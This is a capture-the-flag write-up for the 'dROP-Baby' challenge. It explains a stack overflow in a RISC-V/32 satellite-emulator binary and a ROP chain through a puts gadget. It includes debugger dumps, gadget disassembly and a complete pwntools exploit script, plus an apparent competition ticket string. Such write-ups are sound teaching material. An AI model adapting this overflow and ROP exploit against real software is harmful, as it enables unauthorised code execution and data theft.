# dROP-Baby

**Category**: “Pure Pwnage”

**Summary**: Stack overflow which leads to a ROP on RISC-V/32 architecture

## Description

This is a variation of the Smash-RiscV challenge, but the stack is not marked as executable, and there is a hidden configuration that leads to a stack overflow


**NOTE**: you should have gdb-multiarch and qemu-riscv32 installed

### Python Setup


#!/usr/bin/env python3  
from pwn import \*  
import os  
  
exe = ELF("./drop-baby")  
context.arch = "riscv"  
context.bits = 32  
  
# context.binary = exe  
  
gdbscript = """  
file drop-baby  
target remote localhost:1234  
"""  
  
  
def start():  
 if args.REMOTE:  
 io = remote("drop.quals2023-kah5Aiv9.satellitesabove.me", 5300)  
 io.sendline(  
 "ticket{golf366979sierra4:GHAZFC9h62tmeRLKrH7JlpRnLQFEWH0TU6xmyKtehG8X8rjRbnOSYab8ZO3iwQTkTg}"  
 )  
 else:  
 if args.GDB:  
 os.system("tmux splitw -h gdb-multiarch -ex init-gef -x .gdbrun")  
 io = process(  
 ["qemu-riscv32", "-g", "1234", "drop-baby"],  
 env={"FLAG": "flag{REDACTED}", "TIMEOUT": "999999999"},  
 )  
  
 return io  
  
io = start()  
io.interactive()

### How the binary works

In brief, the binary emulates a satellite that receives a message and sends a response. Firstly, the binary loads the timeout and flag from the environment variables. If the timeout is not present, 10 seconds is set as the default value. If the flag is not present, the program won’t start. The main portion of the code comes after, where we can see some configuration being loaded from server.ini and a loop that synchronizes the connection and reads a message from it. The loadINI("server.ini") function simply reads the server.ini file, parses the format, and loads the actual configuration into memory. synchronize() function discards all the remaining bytes until it encounters the sequence \xde\xad\xbe\xef.



Here, we can see the read\_message() function. In brief, it checks the next byte after \xde\xad\xbe\xef and executes different functions depending on the byte that we send. Here is where the configuration is used. These values are actually used to determine the length of the message to be received, which is different depending on the type of message that we are sending (‘a1’, ‘a2’, ‘b1’, ‘b2’). Every message has to be of the length specified in the corresponding configuration minus 4 (space left for the crc32), and have a crc32 of the message at the end; otherwise, it shall close the connection. Note that the message is read and written onto the stack, and the maximum space allocated is 100. Since the configuration is not checked a value greater than 100 may lead to an overflow



## Solution

The interesting part is that we do not have the server.ini file, but we can retrieve it by using the command b1. Therefore, we must guess the random configuration for that specific command. To print it, as already mentioned, we have to send a message with the crc32 appended at the end, with the length specified in the configuration. But since we do not have that file, we can just send b1 messages with increasing length until the configuration is printed.




Here is a simple script to get the server.ini

for i in range(0, 0x1000):  
 with start() as io:  
 # synchronize  
 io.send(b"\xde\xad\xbe\xef")  
  
 # print configuration  
 io.send(b"\xb1")  
  
 msg = b"?" \* i  
 msg += p32(zlib.crc32(msg))  
  
 io.send(msg)  
  
 recvd = io.recvall(timeout=2)  
  
 if b"Config Table" in recvd:  
 log.success(recvd.decode())  
 break

Baby's Second RISC-V Stack Smash  
  
 No free pointers this time and pwning might be more difficult!  
 Exploit me!  
 Config Table  
 ------------------------------  
 |Application Name : Baby dROP|  
 | A1\_MSG\_LEN : 40 |  
 | A2\_MSG\_LEN : 10 |  
 | B1\_MSG\_LEN : 20 |  
 | B2\_MSG\_LEN : 300 |  
 | CC\_MSG\_LEN : 25 |  
 | ZY\_MSG\_LEN : 0 |  
 | SILENT\_ERRORS : TRUE |  
 ------------------------------

Here we can see that B2\_MSG\_LEN is set to 300. As already mentioned, this leads to a stack overflow since the maximum size for a message should be 100.





[ Legend: Modified register | Code | Heap | Stack | String ]  
─────────────────────────────────────────────────────────────────────────────────────────────────────── registers ────  
$zero: 0x00000000 → 0x00000000  
$ra : 0x62616165 → 0x62616165  
$sp : 0x40800d90 → 0x62616166 → 0x62616166  
$gp : 0x0006ea84 → 0x00000000 → 0x00000000  
$tp : 0x000724e0 → 0x0006dd50 → 0x0006b998 → 0x0004fda4 → 0x00000043 → 0x00000043  
$t0 : 0x00000001 → 0x00000001  
$t1 : 0x19999999 → 0x19999999  
$t2 : 0x00000000 → 0x00000000  
$fp : 0x62616164 → 0x62616164  
$s1 : 0x00000001 → 0x00000001  
$a0 : 0xffffffff  
$a1 : 0x40800d18 → 0x61616161 → 0x61616161  
$a2 : 0x00000128 → 0x00000128  
$a3 : 0x00002000 → 0x00002000  
$a4 : 0xffffffff  
$a5 : 0xffffffff  
$a6 : 0x00073d03 → 0x00000000 → 0x00000000  
$a7 : 0x0000003f → 0x0000003f  
$s2 : 0x00000001 → 0x00000001  
$s3 : 0x40800f04 → 0x40800fbe → 0x706f7264 → 0x706f7264  
$s4 : 0x40800f0c → 0x40800fc8 → 0x454d4954 → 0x454d4954  
$s5 : 0x00000001 → 0x00000001  
$s6 : 0x00010fca → 0xde067139 → 0xde067139  
$s7 : 0x00010230 → 0xc6061141 → 0xc6061141  
$s8 : 0x00000000 → 0x00000000  
$s9 : 0x00000000 → 0x00000000  
$s10 : 0x00000000 → 0x00000000  
$s11 : 0x00000000 → 0x00000000  
$t3 : 0x00000009 → 0x00000009  
$t4 : 0x00000000 → 0x00000000  
$t5 : 0x00054dc4 → 0x00000000 → 0x00000000  
$t6 : 0x00000005 → 0x00000005  
──────────────────────────────────────────────────────────────────────────────────────────────── code:riscv:RISCV ────  
 0x10f9e <do\_b2+74> j 0x10fa2 <do\_b2+78>  
 0x10fa0 <do\_b2+76> li a5, 0  
 0x10fa2 <do\_b2+78> mv a0, a5  
 → 0x10faa <do\_b2+86> ret  
[!] Cannot disassemble from $PC  
─────────────────────────────────────────────────────────────────────────────────────────────────────────── stack ────  
0x40800d90│+0x0000: 0x62616166 → 0x62616166 ← $sp  
0x40800d94│+0x0004: 0x62616167 → 0x62616167  
0x40800d98│+0x0008: 0x62616168 → 0x62616168  
0x40800d9c│+0x000c: 0x62616169 → 0x62616169  
0x40800da0│+0x0010: 0x6261616a → 0x6261616a  
0x40800da4│+0x0014: 0x6261616b → 0x6261616b  
0x40800da8│+0x0018: 0x6261616c → 0x6261616c  
0x40800dac│+0x001c: 0x6261616d → 0x6261616d  
───────────────────────────────────────────────────────────────────────────────────────────────────────── threads ────  
[#0] Id 1, stopped 0x10faa in do\_b2 (), reason: BREAKPOINT  
─────────────────────────────────────────────────────────────────────────────────────────────────────────── trace ────  
[#0] 0x10faa → do\_b2(size=0x12c)  
──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────  
gef➤

So now we have a stack overflow, and these are the protections

[\*] '/home/tt3/Workspace/dropbaby/drop-baby'  
 Arch: em\_riscv-32-little  
 RELRO: Partial RELRO  
 Stack: No canary found  
 NX: NX enabled  
 PIE: No PIE (0x10000)

The stack is non-executable, so the only option left is to perform a ROP. What we need is just a call to puts(flag). The flag is stored at a fixed stack address, and puts() is also at a fixed address. There is no ASLR in this binary. However, the problem is that, unlike the Intel architecture, RiscV/32 passes the arguments in the a0, a1, and a2 registers. The ret instruction just puts the content of the ra register in pc. Therefore, what we really need are some gadgets that set ra and a0 based on stack values. Fortunately, there is a single gadget that can enable us to do both at address 0x167D2.

gef➤ x/9i 0x167D2  
 0x167d2 <\_IO\_puts+150>: lw ra,28(sp)  
 0x167d4 <\_IO\_puts+152>: mv a0,s0  
 0x167d6 <\_IO\_puts+154>: lw s0,24(sp)  
 0x167d8 <\_IO\_puts+156>: lw s1,20(sp)  
 0x167da <\_IO\_puts+158>: lw s2,16(sp)  
 0x167dc <\_IO\_puts+160>: lw s3,12(sp)  
 0x167de <\_IO\_puts+162>: lw s4,8(sp)  
 0x167e0 <\_IO\_puts+164>: add sp,sp,32  
 0x167e2 <\_IO\_puts+166>: ret

Here you can see that this gadget sets ra to an value on the stack which we control, and a0 to s0. If we check the value of s0 we can see that …

──────────────────────────────────────────────────────────────────────────────────────────────── code:riscv:RISCV ────  
 0x10f9e <do\_b2+74> j 0x10fa2 <do\_b2+78>  
 0x10fa0 <do\_b2+76> li a5, 0  
 0x10fa2 <do\_b2+78> mv a0, a5  
 → 0x10faa <do\_b2+86> ret  
[!] Cannot disassemble from $PC  
─────────────────────────────────────────────────────────────────────────────────────────────────────────── stack ────  
0x40800d90│+0x0000: 0x62616166 → 0x62616166 ← $sp  
0x40800d94│+0x0004: 0x62616167 → 0x62616167  
0x40800d98│+0x0008: 0x62616168 → 0x62616168  
0x40800d9c│+0x000c: 0x62616169 → 0x62616169  
0x40800da0│+0x0010: 0x6261616a → 0x6261616a  
0x40800da4│+0x0014: 0x6261616b → 0x6261616b  
0x40800da8│+0x0018: 0x6261616c → 0x6261616c  
0x40800dac│+0x001c: 0x6261616d → 0x6261616d  
───────────────────────────────────────────────────────────────────────────────────────────────────────── threads ────  
[#0] Id 1, stopped 0x10faa in do\_b2 (), reason: BREAKPOINT  
─────────────────────────────────────────────────────────────────────────────────────────────────────────── trace ────  
[#0] 0x10faa → do\_b2(size=0x12c)  
──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────  
gef➤ p $s0  
$1 = (void \*) 0x62616164  
gef➤

… We control it! Now we can directly jump to this gadget and set the value of r0 to the address of puts() and a0 to the value of flag by modifying the appropriate stack values

**NOTE**: On the remote server, the stack is a little bit different due to the presence of environment variables. Therefore, the actual address of the flag changes by some offset. We can brute force the offset since we know that it is not large.

## Exploit script

#!/usr/bin/env python3  
#  
# Usage: ./solve.py REMOTE  
#  
  
from pwn import \*  
import zlib  
import os  
  
exe = ELF("./drop-baby")  
context.arch = "riscv"  
context.bits = 32  
  
# context.binary = exe  
  
gdbscript = """  
file drop-baby  
target remote localhost:1234  
"""  
  
  
def start():  
 if args.REMOTE:  
 io = remote("drop.quals2023-kah5Aiv9.satellitesabove.me", 5300)  
 io.sendline(  
 "ticket{REDACTED}"  
 )  
 else:  
 if args.GDB:  
 os.system("tmux splitw -h gdb-multiarch -ex init-gef -x .gdbrun")  
 io = process(  
 ["qemu-riscv32", "-g", "1234", "drop-baby"],  
 env={"FLAG": "flag{REDACTED}", "TIMEOUT": "999999999"},  
 )  
  
 return io  
  
  
APPLICATION\_NAME = "Baby dROP"  
A1\_MSG\_LEN = 40  
A2\_MSG\_LEN = 10  
B1\_MSG\_LEN = 20  
B2\_MSG\_LEN = 300  
CC\_MSG\_LEN = 25  
ZY\_MSG\_LEN = 0  
SILENT\_ERRORS = True  
  
  
for i in range(0, 0x1000, 6):  
 with start() as io:  
 # synchronize  
 io.send(b"\xde\xad\xbe\xef")  
  
 # b2 msg  
 io.send(b"\xb2")  
  
 payload = fit(  
 {  
 # stack address of the flag  
 112: [0x40800FE0 - i],  
  
 # stack address of magic gadget  
 116: [0x167D2],  
  
 # puts address  
 148: [0x1673C],  
 }  
 )  
 payload = payload.ljust(B2\_MSG\_LEN - 4, b"X")  
 payload += p32(zlib.crc32(payload))  
  
 io.send(payload)  
  
 recvd = io.recvall(timeout=2)  
  
 if b"flag{" in recvd:  
 log.success(recvd.decode())  
 exit(0)